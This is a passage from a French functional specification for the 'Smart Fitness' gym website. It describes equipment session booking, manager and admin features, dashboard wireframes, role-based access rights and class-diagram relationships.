
Si une séquence d'interruption volontaire (je m'abstiens de toute activité pendant 10' en ne sélectionnant aucun d'équipement entre deux tranches horaires) ou involontaire (il n'y avait plus d'équipement disponible pour telle tranche horaire) intervient dans la programmation de ma séance, je ne serai pas facturé.

- Le contenu de la séance (heures et équipements sélectionnés) doit en permanence être accessible visuellement.
- Quand un équipement est sélectionné pour une tranche horaire, les autres équipements ne peuvent plus être sélectionnés.
- A tout instant, le client peut enlever de la programmation de sa séance un équipement préalablement sélectionné. Les équipements disponibles pour cette tranche horaire seront alors de nouveau visibles et sélectionnables
- Le client procède ou non à l'ajout d'autres équipements pour d'autres tranches horaires.
- Si le client veut programmer une séance pour un jour différent, il doit d'abord valider la séance du jour ou l'annuler.
- Le client peut programmer plusieurs séances par jour. Pour chaque nouvelle séance, il sera informé si des équipements ont déjà été réservés lors du balayage des tranches horaires.
- Une fois établi le programme de sa séance, le client la valide. La séance est alors ajoutée au panier d'achat.
- Enfin, le client passe à l'étape de paiement en ligne. Si celui-ci est validé, le client recevra un mail confirmant la réservation effective de la séance.
- Le client peut accéder ensuite aux feuilles de routes détaillant le contenu des séances programmées et validées.



### 2.2.3 Diagramme de séquence

Le diagramme de séquence suivant décrit le scénario nominal de la programmation d'une séance par un utilisateur jusqu'à l'étape du paiement en ligne :



## 2.3 Package manager

Ce package est destiné aux managers de « Smart Fitness ». Il se compose de trois grandes fonctionnalités :

- La gestion du parc des équipements,
- La gestion des offres relatives aux abonnements et aux produits du catalogue de la boutique en ligne,
- La gestion de la fonctionnalité de pilotage opérationnel.

### 2.3.1 La gestion du parc des équipements

La gestion des équipements inclue leur rattachement à une salle et à une catégorie ainsi que les éléments les caractérisant et qui sont :

- Le prix d'achat de l'équipement
- Le tarif d'utilisation pour une prestation de 10'
- Une description destinée à les présenter aux utilisateurs (optionnel)
- Une photo représentant l'équipement (optionnel)
- La possibilité d'ajouter des tickets d'intervention de maintenance

### 2.3.2 La gestion des offres

Les offres concernent :

- Les abonnements : les managers pourront créer et paramétrer des formules d'abonnements ; les paramètres étant le nom, le tarif et la durée de l'abonnement.
- Un catalogue de produits : Les managers pourront ajouter et proposer des produits (par exemple des modèles de montres connectées, des boissons énergisantes, des produits d'alimentation, une ligne de vêtements ...). Les informations saisies concerneront les nom, prix, description et photo de l'article.


### 2.3.3 Le pilotage opérationnel de l'activité

Les fonctionnalités de pilotage donneront accès à l'édition de tableaux graphiques représentant :

- Une synthèse mensuelle glissante pour comparer le taux de réservation entre les deux dernières années écoulées.
- La balance des revenus et dépenses générées par chaque équipement.

## 2.4 Package Admin


Le package Admin est destiné à la gestion des comptes utilisateurs du staff de « Smart Fitness ». Seul l'administrateur du site sera habilité à créer et gérer les comptes des collaborateurs de « Smart Fitness ».



## 2.5 Prototypes d'interfaces (« Wireframes »)

Cette section sert à donner une idée de l'identité visuelle du site en présentant quelques « wireframes » (prototypes d'interfaces).


### 2.5.1 Wireframe « Liste des équipements disponibles » (User case « Réserver une séance »)

Laurent


Week 01, 2017

07 : 23


Espace musculation



Muscle Device 1  
☐ Réserver



Muscle Device 2  
☐ Réserver




Muscle Device 3  
☐ Réserver


Espace cardio-training



Running Trainer 1  
☐ Réserver



Running Trainer 2  
☐ Réserver



Running Trainer 3  
☐ Réserver

Submit




## 2.5.2 Wireframe « Tableaux évolution du taux de réservation & rendement par équipement » (fonctionnalité pilotage opérationnel de l'activité)





Manager

### Evolution du taux de réservation 2018 - 2019



### Balance revenus / dépenses par équipement




## 2.6 Gestion des utilisateurs et des accès


Il sera mis en œuvre une gestion de rôle en fonction du statut de l'utilisateur. Le tableau ci-dessous dresse les correspondances entre le statut d'un utilisateur, son rôle et les droits d'accès qu'il procure :

Utilisateur	Rôle	Droits d'accès
<i>Web internaute</i>		
Client non connecté	ANONYMOUS	<ul style="list-style-type: none"><li>- Page d'accueil (home page)</li><li>- Page d'information et de contact</li><li>- Page d'inscription (signUp)</li><li>- Page de login (signIn)</li></ul>
Client connecté	CUSTOMER	<ul style="list-style-type: none"><li>- Page d'accueil (home page)</li><li>- Page de la réservation de séance</li><li>- Pages des offres (abonnements et catalogue des produits)</li><li>- Pages de suivi des commandes et feuilles de route des séances.</li></ul>
Gestionnaire	MANAGER	<ul style="list-style-type: none"><li>- Pages de gestion du parc des équipements</li><li>- Pages de gestion des offres</li><li>- Pages du pilotage opérationnel</li></ul>
Administrateur	ADMIN	<ul style="list-style-type: none"><li>- MANAGER +</li><li>- Pages de gestion des comptes du staff Smart Fitness</li></ul>

Ce tableau se traduira dans le diagramme de classes (voir section suivante) par une table 'Authorities' associé à une table 'Users'.



## 2.7 Diagramme de classes (MOO, Modèle Orientée Objet)



### 2.7.1 Diagrammes de classes – commentaires

Le diagramme comporte deux héritages :

- L'un se réfère à la classe '*Users*' et donne lieu à deux branches : celle relative au '*Staff*' rassemblant les profils administrateurs et managers du site et celle relative au '*Client*' qui fait référence à l'ensemble des mobinautes et internautes.

- L'autre concerne la classe '*Prestation*' qui exprime qu'un acte d'achat correspond à l'un des trois cas suivants :

1. '*Séance*', qui traduit le fait qu'un client veut se constituer une séance comportant une ou plusieurs activités, chacune se déroulant sur un équipement référencé dans la classe '*Equipement*' (le lien récursif entre les deux classes permet d'indiquer que le client peut au fur et à mesure ajouter un autre équipement dans la programmation de sa séance) ;

2. '*Produit*' qui traduit le fait qu'un client a fait le choix d'acheter un article du catalogue.

3. '*Abonnement*' qui traduit le fait qu'un client souhaite souscrire à une formule d'abonnement.

Notes : Grâce à l'héritage, il sera possible de proposer d'autres types de prestations non encore implémentées à ce jour.

Le diagramme comporte deux relations « Many to Many ». Afin d'implémenter ce type de relation, il est nécessaire d'ajouter des tables intermédiaires pour obtenir des relations de type


*Table A 1 -> n Table Intermédiaire n -> 1 Table B* :

- La relation *Prestation – Commande* met en œuvre la table intermédiaire '*LigneCmd*'.
- La relation *MaintenanceOpération – Equipement* met en œuvre la table intermédiaire '*LigneOpération*'.


Le diagramme comporte trois relations « One to Many ». Dans le cas présent elles ont pour but de matérialiser l'appartenance d'un ensemble d'objets de même nature à une catégorie. Il en est ainsi pour les relations :

- *Equipement – ModèleEquipement*, (plusieurs équipements de même nature appartiennent à un modèle d'équipement).
- *Produit – CatégorieProduit*, (plusieurs produits de même nature appartiennent à une même catégorie).
- *Abonnement – FormuleAbonnement*, (plusieurs abonnements de même type sont catégorisés par une formule d'abonnement).

